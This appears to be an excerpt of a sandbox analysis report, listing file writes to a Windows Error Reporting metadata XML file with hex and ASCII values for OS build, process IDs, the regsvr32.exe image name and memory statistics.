C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 34 00 37 00 38 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.4.7.8.0.<./.P.i.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.r.e.g.s.v.r.3.2...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 39 00 39 00 32 00 38 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.9.9.2.8.<./.U.p.t.i.m.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1.<./.W.o.w.6.4.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 30 00 30 00 35 00 30 00 37 00 36 00 34 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.1.0.0.5.0.7.6.4.8.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 30 00 30 00 34 00 39 00 39 00 34 00 35 00 36 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.1.0.0.4.9.9.4.5.6.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 32 00 32 00 35 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.2.2.5.5.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 34 00 32 00 36 00 30 00 34 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.7.4.2.6.0.4.8.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 32 00 38 00 32 00 36 00 38 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.7.2.8.2.6.8.8.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 33 00 33 00 38 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.3.3.8.4.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 33 00 33 00 38 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.3.3.8.4.8.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 35 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.1.5.1.2.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 32 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.1.2.4.0.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 38 00 37 00 30 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.4.8.0.8.7.0.4.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 31 00 36 00 38 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.4.8.1.6.8.9.6.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 38 00 37 00 30 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.4.8.0.8.7.0.4.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	28	3c 00 50 00 69 00 64 00 3e 00 39 00 38 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.9.8.4.<./.P.i.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.r.e.g.s.v.r.3.2...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER611E.tmp.WERInternalMetadata.xml	unknown	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 31 00 31 00 37 00 39 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.1.1.1.7.9.<./.U.p.t.i.m.e.>.	success or wait	1	6EF1497A	unknown
